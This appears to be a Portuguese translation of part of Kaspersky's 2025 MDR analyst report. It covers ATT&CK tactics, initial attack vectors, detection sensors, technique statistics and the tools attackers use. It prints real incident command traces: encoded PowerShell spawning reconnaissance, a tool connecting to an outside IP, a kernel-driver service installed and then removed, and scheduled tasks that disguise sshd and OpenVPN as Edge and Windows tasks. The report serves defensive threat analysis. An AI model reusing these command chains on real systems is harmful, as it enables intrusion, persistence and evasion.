TA0010: Exfiltração

Durante 2025, muito poucos incidentes foram detectados nesse estágio. Os incidentes detectados são extremamente difíceis de distinguir do TA0011, pois o cenário mais comum é o T1041: Exfiltração via Canal C2[10] usando protocolos padrão de camada de aplicativos. Incidentes são atribuídos a essa tática quando as evidências são claras, como atividades específicas de linha de comando indicando que uma ação envolveu exfiltração.

TA0011: Comando e controle

A grande maioria das detecções nesse estágio foi baseada em inteligência de ameaças: acesso a um recurso malicioso. A gravidade do incidente é determinada pela finalidade conhecida de C2: se associado a um APT, o incidente é classificado como de gravidade alta. Detecções de estruturas de C&C conhecidas, como Cobalt Strike[11], Sliver[12], MSF[13] etc., também fazem parte dessa categoria.

TA0040: Impacto


Nessa tática, a maioria dos incidentes é identificada por meio da detecção de malwares específicos quando a detecção e resposta anteriores não foram possíveis. Em 2025, a grande maioria dos incidentes que atingiram esse estágio estava relacionada à detecção de mineradores de criptomoedas ou de ransomware.

8 Binários, scripts e bibliotecas de Living Off The Land
9 MITRE ATT&CK. S0521 BloodHound
10 MITRE ATT&CK. T1041: Exfiltração via Canal C2
11 MITRE ATT&CK. S0154: Cobalt Strike
12 MITRE ATT&CK. S0633 Sliver
13 Github. Rapid7. Estrutura de Metasploit

Vetores de ataque inicial

A detecção de ameaças em MDR é limitada ao uso de sensores que são endpoints ou a Kaspersky Anti Targeted Attack (KATA) Platform; por isso, não se pode esperar que o MDR consiga detectar um ataque antes que o tráfego ou a atividade maliciosa chegue ao sensor compatível. No caso do IR, os sensores de detecção não são uma limitação, então, as estatísticas vetoriais iniciais são mais representativas, especialmente considerando que as estatísticas de IR abrangem incidentes que, na maioria dos casos, já tiveram impacto, enquanto os incidentes detectados pelo MDR foram geralmente prevenidos antes que algum dano real fosse causado à infraestrutura-alvo. Abaixo estão estatísticas vetoriais iniciais advindas de casos de IR.

Figura 16 Percentual do total de casos de IR investigados




Às vezes, esses vetores são usados como elos na mesma cadeia. Organizações que depois são usadas para comprometer outras empresas por meio de relacionamentos de confiança foram inicialmente violadas pela exploração de aplicações expostas na internet. Nos últimos anos, houve muitos casos em que os invasores primeiro invadiram sistemas de provedores de serviços ou integradores de TI para, então, atacar seus clientes.

O problema é ainda mais agravado pelo fato de que muitos provedores de serviços são empresas relativamente pequenas que oferecem serviços como configuração e manutenção de softwares contábeis ou desenvolvimento e manutenção de sites. Essas empresas frequentemente carecem de conhecimento voltado à cibersegurança, bem como de recursos para implementar e gerenciar soluções de segurança. Como resultado, uma violação sofrida por esse tipo de empresa pode levar ao comprometimento dos dados de seus clientes, já que a empresa provavelmente terá acesso remoto aos sistemas dos clientes, que podem, então, ser explorados pelos invasores. Ao mesmo tempo, do ponto de vista do cliente, atividades executadas por um parceiro confiável podem parecer legítimas, permitindo que invasores obtenham acesso fácil às redes de novas vítimas.

Este ano, também observamos o desenvolvimento de ataques que exploram relacionamentos de confiança. Em um caso, descobrimos que adversários haviam comprometido mais de duas organizações em sequência para, em última instância, obter acesso a um terceiro alvo.


Nos últimos sete anos, os três principais vetores de ataque inicial permaneceram relativamente estáveis. Embora contas válidas e aplicações expostas na internet tenham sido consistentemente os pontos de entrada mais atraentes, o terceiro vetor mudou. E-mails maliciosos eram um vetor inicial comum, mas foram substituídos por relacionamentos de confiança. Notavelmente, os e-mails maliciosos deixaram de ser um vetor de acesso inicial em 2023, coincidindo com o aumento da exploração de relacionamentos de confiança, observados pela primeira vez em 2021, mas que só entraram no TOP-3 em 2023.

Figura 17 TOP-3 vetores de ataque inicial, 2019-2025




Os invasores podem ter objetivos diferentes dependendo da motivação. Alguns querem atrapalhar as operações comerciais, outros tentam roubar informações importantes e alguns declaram sua presença a plenos pulmões, mas todos usam técnicas semelhantes. Em muitos casos, as organizações vítimas têm características comuns em relação à infraestrutura e às soluções técnicas que utilizam.

Figura 18 Vetores de ataque inicial e danos resultantes baseados em investigações de IR



Assim como em anos anteriores, a forma mais comum de dano causada por ataques cibernéticos é a criptografia de dados, iniciada por meio da exploração de aplicações expostas na internet, contas válidas, relacionamentos de confiança e serviços remotos externos. Maneiras de mitigar o risco desses ataques incluem a implementação de gerenciamento de patches em tempo hábil, adoção de uma política de senhas eficaz e uso de autenticação multifator, além de limitar o acesso de contratados.

Figura 19 Vetor inicial e duração do ataque



O tempo que invasores permanecem na rede sem ser detectados não depende do vetor inicial, mas da maturidade da segurança das informações na organização. Invasores que acessaram uma rede por meio da exploração de aplicações expostas na Internet, por exemplo, podem permanecer dias, semanas, meses ou anos sem serem detectados.


Táticas adversárias e tecnologias de detecção

O Kaspersky MDR usa vários sensores diferentes:

- Plataforma de proteção de endpoint (EPP), detecção e resposta de endpoints (EDR)
- Sistema de detecção de invasão da rede (IDS)
- Sandbox (SB)

Parte do Kaspersky Anti Targeted Attack (KATA)


- Outros - incidentes relatados por clientes



Para os fins deste relatório, os veredictos do IDS que fazem parte da EPP são considerados alertas de endpoint.

Em muitos casos, os incidentes foram detectados por vários tipos de sensores. Entretanto, para fins do diagrama abaixo, consideramos apenas o alerta que foi detectado primeiro e usado pelo analista de SOC para formar o incidente. Por mais que a maioria dos incidentes seja detectada pela EPP, isso não significa necessariamente que não poderiam ter sido detectados pelo IDS ou pelo Sandbox como parte do KATA. Estatísticas de incidentes mostram que o **IDS de rede complementa a EPP mesmo em cenários onde o sensor de endpoint parece ser o método de detecção mais óbvio**, por exemplo, TA0040: Impacto ou TA0006: Acesso de credencial.

Figura 20 Proporção de incidentes inicialmente detectados por diferentes tipos de sensores



A alta eficiência do Sandbox no estágio TA0001: Acesso inicial é impulsionada pelo caso de uso comum do KATA de detecção de ataques de phishing no perímetro da rede. O IDS de rede é eficiente no estágio TA0011: Comando e controle. O IDS também consegue detectar golpes de rede, o que explica sua presença nos estágios TA0043: Reconhecimento, TA0006: Acesso de credencial e TA0007: Descoberta. Vários incidentes no TA0001: Acesso inicial também foram detectados pelo IDS. Um número pequeno de incidentes detectados pelo IDS no TA0042: Desenvolvimento de recursos e no TA0002: Execução são baseados em comunicações comuns conhecidas com o C2.

Para as táticas do TA0002: Execução ao TA0006: Acesso de credencial, o sensor de endpoint é o principal mecanismo de detecção. No entanto, se forem utilizadas ferramentas de ataque com padrões de tráfego de rede conhecidos, esses incidentes também poderão ser detectados usando o IDS. Exemplos incluem a detecção de tentativas de ataque de força bruta a senhas de rede (TA0006: Acesso de credencial) e tentativas de exploração remota de serviços (TA0001: Acesso inicial).

Capítulo VI

Técnicas e ferramentas adversárias



Técnicas adversárias

De acordo com a documentação oficial do MITRE ATT&CK[14], é impossível abranger todas as técnicas pela lógica de detecção (Indicadores de ataque ou IoAs). Mas não há necessidade prática de fazer isso, já que, na tecnologia de detecção, é necessário encontrar um equilíbrio entre detectar todos os ataques e sobrecarregar a equipe de SOC com falsos positivos. Quanto maior a proporção de falsos positivos, maior a probabilidade de não se detectar um incidente real. O alcance da telemetria de MDR permite rastrear quase todos os passos de um invasor, abrangendo, assim, todas as técnicas do MITRE. Porém, para fins de detecção, focamos em abranger somente aquelas com alta probabilidade de serem maliciosas.

Principais técnicas adversárias detectáveis

As IoAs utilizadas no MDR são mapeadas nas Técnicas MITRE ATT&CK®. Para garantir a qualidade da detecção, a equipe de engenharia de detecção avalia a conversão e a contribuição[15] de cada IoA, permitindo que esses indicadores sejam calculados também para técnicas do MITRE ATT&CK®. As dez técnicas com as maiores taxas de conversão estão listadas abaixo, e o mapa de calor mostra a contribuição das técnicas observadas. As taxas de conversão mais baixas são explicadas pelo fato de que, na prática, graças às medidas de segurança preventivas utilizadas, nem todas as tentativas dos invasores de implementar as técnicas identificadas levaram a um incidente acionável.

Figura 21 Técnicas com as maiores taxas de conversão

T1110.001: Adivinhação de Senhas	34,8%	Embora a adivinhação de senhas seja detectada com eficiência tanto por sensores de rede quanto por agentes de endpoints, a técnica ainda é popular em projetos de avaliação de segurança e ataques reais.
T1136.001: Conta local	34,7%	A criação de uma conta local geralmente é observada durante exercícios de avaliação de segurança e é facilmente detectada.
T1078: Contas válidas	34,5%	Contas de domínio e locais são frequentemente usadas pelos invasores para contornar soluções de segurança e ganhar persistência em sistemas comprometidos.
T1098: Manipulação de Contas	32,0%	Os invasores costumam manipular contas legítimas, ativar contas desativadas ou alterar sua associação a grupos. T1098.007: A técnica de Grupos locais ou de domínio adicionais também é bastante popular, com uma taxa de conversão de 28,8%.
T1046: Descoberta de serviços de rede	31,2%	A descoberta de serviços de rede é uma técnica adversária comum aplicada antes de novas tentativas de exploração e movimentações laterais.
1566.002: Link de Spearphishing	28,7%	O phishing continua a ser a técnica mais popular para obter acesso inicial. Isso demonstra a tendência iniciada em 2023 e, em 2025, as taxas de conversão e popularidade continuaram aumentando.
T1021: Serviços Remotos	26,0%	Essa é a segunda técnica de movimentação lateral mais popular, frequentemente usada em vários tipos de incidentes junto com T1078: Contas válidas.
T1595: Verificação ativa	25,8%	Observada principalmente fora do perímetro de rede: uma tática de reconhecimento comum para todos os tipos de ataques externos.
T1568: Resolução dinâmica	23,1%	Uma nova técnica adicionada à lista em 2025 é o mecanismo de comando e controle, comum em ataques avançados executados por humanos. Todas as subtécnicas também foram observadas em incidentes reais com boa conversão: T1568.002: Algoritmos de geração de domínio – 23,0%, T1568.001: DNS de fluxo rápido – 23%, T1568.003: Cálculo de DNS – 23%.
T1210: Exploração de serviços remotos (RCE)	20,2%	Tentativas de exploração de RCE são muito comuns em incidentes, tanto para obter acesso inicial quanto para facilitar a movimentação lateral.

14 MITRE ATT&CK: Design and Philosophy, p.2.1 ATT&CK Coverage

15 **Conversão** refere-se à razão entre os alertas classificados como verdadeiros positivos e o número total de alertas correspondentes a uma técnica específica do MITRE ATT&CK.
Contribuição é a razão entre os incidentes em que uma determinada técnica foi observada e o número total de incidentes relatados.

Ferramentas usadas em ataques

Na grande maioria dos casos, o MDR bloqueia ataques nos primeiros estágios, impedindo que o incidente cause danos. Já a equipe de Perícia digital e resposta a incidentes (DFIR) geralmente intervém após os prejuízos aos negócios terem se tornado evidentes. Por esse motivo, a lista de utilitários populares para MDR e IR difere um pouco. Outra diferença é que o MDR foca principalmente no LotLbins, porque a EPP, a principal fonte de telemetria do MDR, consegue bloquear ferramentas maliciosas com eficiência. O DFIR foca principalmente nas ferramentas especializadas dos adversários, mas LotLbins populares também são mencionados. Neste relatório, ambas as estatísticas são fornecidas.

Os invasores usam ferramentas integradas do sistema operacional para minimizar o risco de detecção durante a entrega a um sistema comprometido.

Figura 22 As ferramentas LotL mais populares segundo as estatísticas de MDR

	Todos os incidentes	Incidentes de alta gravidade
powershell.exe	2,0%	14,4%
rundll32.exe	0,6%	5,9%
mshta.exe	0,6%	3,8%
comsvcs.dll	0,2%	3,0%
msedge.exe	1,1%	2,7%
wscript.exe	0,5%	1,8%
mmc.exe	0,2%	1,7%
msiexec.exe	0,6%	1,5%
sc.exe	0,1%	1,4%
schtasks.exe	0,1%	1,4%
reg.exe	0,3%	1,2%

Os LOLBins mais populares observados em quase todos os incidentes são o **powershell.exe** e o **rundll32.exe**.

A popularidade do **mshta.exe** é explicada pela tendência contínua do uso de captura falsa para execução maliciosa de payload, um exemplo do qual foi apresentado em nosso relatório de MDR de 2024[16].

Exemplos como PowerShell.exe, rundll32.exe, reg.exe, comsvcs.dll e msiexec.exe foram destacados em nosso relatório de MDR de 2023[17].

wscript.exe é usado para executar payloads maliciosos gravados em script VB [18]. Eis um exemplo de um incidente real relacionado a um ataque executado por humanos:

```
"C:\Windows\System32\WScript.exe"
"C:\Users\        \AppData\Local\Temp\1   9.vbs"
```

ou

```
"wscript.exe"
"C:\Users\        \AppData\Local\Temp\5   5.vbs"
```

mmc.exe tornou-se tão popular em ataques reais que aparece nesta lista pela primeira vez. Em todos os casos observados, o mmc foi usado por invasores em endpoints comprometidos, seja para execução ou para burlar o UAC[19]. A cadeia de execução direta do host comprometido é mostrada abaixo:

```
(PID: 628) C:\Windows\system32\services.exe
    └── (PID: 6296) C:\Windows\system32\ServerManagerLauncher.exe
        └── (PID: 5768) "C:\Windows\system32\mmc.exe" "C:\Windows\system32\ServerManager.msc"
```

16 Relatório do analista do Kaspersky MDR para 2024

17 Relatório do analista do Kaspersky MDR para 2023

18 T1059.005: Visual Basic

19 T1218.014: MMC

sc.exe é um utilitário padrão usado para o gerenciamento de serviços do Windows, e os serviços são uma técnica popular para execução de payload[20] e persistência[21]. Veja abaixo o rastreio do reconhecimento interno de um invasor por meio de um host comprometido em um ataque real conduzido por humanos.

```
C:\Windows\System32\services.exe
  -> C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule
     -> "powershell.exe" -NonInteractive -enc [BASE64]
        -> "C:\Windows\system32\cmd.exe" /C whoami
        -> "C:\Windows\system32\cmd.exe" /C tasklist /svc
        -> "C:\Windows\system32\cmd.exe" /C netstat -ano
        -> "C:\Windows\system32\cmd.exe" /C ping -n 1 8.8.8.8
        -> "C:\Windows\system32\cmd.exe" /C c:\windows\temp\klnagentx.exe 103.[redacted].25:443
        -> "C:\Windows\system32\cmd.exe" /C tasklist /svc
        -> "C:\Windows\system32\cmd.exe" /C c:\windows\temp\klnagentx.exe -h
        -> "C:\Windows\system32\cmd.exe" /C c:\\windows\\temp\\klnagentx.exe -h
        -> "C:\Windows\system32\cmd.exe" /C taskkill /f /im klnagentx.exe
        -> "C:\Windows\system32\cmd.exe" /C tokei -H aa[redacted]1404ee:[redacted]
448535c97b3fc9
        -> "C:\Windows\system32\cmd.exe" /C sc.exe create MpKslad05f1ba type=kernel binpath=c:\windows\
System32\drivers\MpKslDrv.sys
        -> "C:\Windows\system32\cmd.exe" /C sc.exe start MpKslad05f1ba
        -> "C:\Windows\system32\cmd.exe" /C cd
        -> "C:\Windows\system32\cmd.exe" /C netstat -ao
        -> "C:\Windows\system32\cmd.exe" /C netstat -ano
        -> "C:\Windows\system32\cmd.exe" /C sc.exe stop MpKslad05f1ba
        -> "C:\Windows\system32\cmd.exe" /C sc.exe delete MpKslad05f1ba
        -> "C:\Windows\system32\cmd.exe" /C del c:\windows\System32\drivers\MpKslDrv.sys
        -> "C:\Windows\system32\cmd.exe" /C del c:\windows\System32\aprds.dll
        -> "C:\Windows\system32\cmd.exe" /C del c:\windows\System32\rsd.dat
        -> "C:\Windows\system32\cmd.exe" /C klnagentx.exe roo.dat
        -> "C:\Windows\system32\cmd.exe" /C taskkill /f /im klnagentx.exe
        -> "C:\Windows\system32\cmd.exe" /C klnagentx.exe roo.dat
        -> "C:\Windows\system32\cmd.exe" /C tasklist /svc
        -> "C:\Windows\system32\cmd.exe" /C ping -c 1 [redacted].net
```

schtasks.exe é um cenário comum para manter a persistência em um host comprometido[22]. Veja abaixo um cronograma das atividades de um invasor em um incidente de gravidade alta real conduzido por humanos. Para manter o acesso remoto, o invasor agenda executáveis SSHd e OpenVPN disfarçados de Edge e Windows.

```
1. schtasks /create /tn "EdgeUpdateWinr" /tr "cmd /c c:\programdata\syc\sshd.exe" /sc hourly /ru SYSTEM
/f

Task path: C:\Windows\System32\Tasks\EdgeUpdateWinr,
Schedule task name: EdgeUpdateWinr
Registry path: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{D92[redacted]
[redacted]C7A4A}:Actions
Command: "cmd" /c c:\programdata\[redacted]\sshd.exe


2. schtasks /create /tn "WindowsAutoTask" /tr "\"C:\Program Files\OpenVPN\bin\openvpn.exe\" -config \"C:\
ProgramData\[redacted]lak.ovpn\"" /sc onstart /ru SYSTEM /f

Task path: C:\Windows\System32\Tasks\WindowsAutoTask
Schedule task name: WindowsAutoTask
Registry path: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{F8[redacted]
[redacted]1A9}:Actions
Command: schtasks /create /tn "WindowsAutoTask" /tr "\"C:\Program Files\OpenVPN\bin\openvpn.exe\"
-config \"C:\ProgramData\[redacted]ak.ovpn\"" /sc onstart /ru SYSTEM /f
```

20 T1569.002: Service Execution

21 T1543.003: Windows Service

22 T1053.005: Tarefa Agendada

Ferramentas dos adversários segundo as estatísticas de IR

Em quase todas as investigações, constatou-se que os adversários usam ferramentas legítimas em algum estágio do ataque. Embora diferentes grupos de invasores tenham um conjunto de ferramentas próprio que podem ser usadas para identificá-los, as ferramentas amplamente utilizadas, como Mimikatz ou PsExec, podem ser usadas por quase todos os invasores para extração de senhas e movimentação lateral durante a pós-exploração.

Figura 23 Distribuição e frequência de ferramentas usadas em incidentes

Frequente 7–15%

Mimikatz 14,3% | PowerShell 8,1% | PsExec 7,5% | AnyDesk 7,5%

Média 2–7%

Impacket 5,6% | FScan 5,6% | Advanced IP Scanner 5,0% | ADRecon 4,4% | SoftPerfect Network Scanner 4,4% | SSH 3,7% | Gost 3,7% | SMBExec 3,7% | Scanner de portas avançado 3,1% | Certutil 3,1% | Cobalt Strike 2,5% | NetScan.exe 2,5% | LockBit3 2,5% | Cloudflared 2,5% | Adminer 2,5% | RDP 2,5% | LocalToNet 2,5% | PAExec 2,5%

Rara < 2%

Net.exe 1,9% | ASIO5 1,9% | WinSW 1,9% | mshta 1,9% | Chisel 1,9% | ... | CredentialsFileView 0,6% | NS 0,6% | WormUtility 0,6% | Proton 0,6% | LoginParser 0,6%

É mais comum que os invasores usem vários utilitários para controle remoto, evasão de defesas e exploração da infraestrutura da vítima. Diferentes tipos de softwares públicos específicos e comuns são usados em todos os estágios de um ataque. A tabela abaixo mostra a frequência de uso dessas ferramentas em diferentes estágios, classificadas de acordo com as táticas do MITRE.

Coleta	1,0%	Navegador S3 | SharpHound.exe
Comando e controle	13,0%	AnyDesk | Gost | SSH | GS-Netcat | CobInt | TeamViewer | Vasilek | PartisanDNS | ReSocks | PuTTY | MicroBackdoor | Potato | mRemoteNG | Sliver
Acesso de credencial	19,3%	Mimikatz | PwdCrack | Invoke-Hagrid.ps1 | LaZagne | SharpLAPS.exe | Rubeus.exe | PowerShellKerberos | SharpVeeamDecryptor | Infostealer ClipBanker | LogKeys | NativeDump | Veeam-Get-Creds.ps1 | AdaptixC2 | TJProjMain
Evasão de defesa	12,0%	LocalToNet | Chisel | Neo-ReGeorg | NLBrute | 3Proxy | ProcessHacker | DefStop | DControl | AV-Terminator | PPLBlade.sys | SelectMyParent.exe | ProxyChains | Ligolo-NG | RevSocks | Rootkit PurpleFox | PC Hunter
Descoberta	17,7%	Fscan | ADRecon | Advanced IP Scanner | SoftPerfect Network Scanner | NetScan.exe | LinPEAS | Scanner de Portas Avançado | Dnscat2 | Nmap | NTScan | Tudo | GeckoShell
Execução	20,3%	PowerShell | PsExec | SMBExec | WebShell | WMIExec | PHP WebShell | Invoke-WMIExec | ATExec | WSO WebShell | Agente mesh | Alfa WebShell | NSSM | RemCom
Exfiltração	1,6%	MEGAsync.exe | Rclone
Impacto	5,2%	LockBit3 | Babuk | Conti | DiskCryptor
Movimentação lateral	8,9%	Impacket | Cobalt Strike | Metasploit | NXC
Escalação de privilégios	1,0%	NoPac.exe | Invoke-SamSpoofing.ps1

Técnicas e ferramentas usadas por adversários em casos reais

Estudo de caso 1

Acesso inicial por meio de credenciais válidas, extração de hash usando Mimikatz e movimentação lateral por meio da suíte Invoke-TheHash para implementar o MedusaLocker.

ID: T1550.002
Tática: Movimentação Lateral

Em um caso de resposta a incidentes no Brasil, detectamos o uso de credenciais válidas para acesso inicial em um servidor SMTP. Depois disso, os invasores conseguiram despejar hashes de senha usando o Mimikatz e realizar o pass-the-hash usando a suíte Invoke-TheHash.

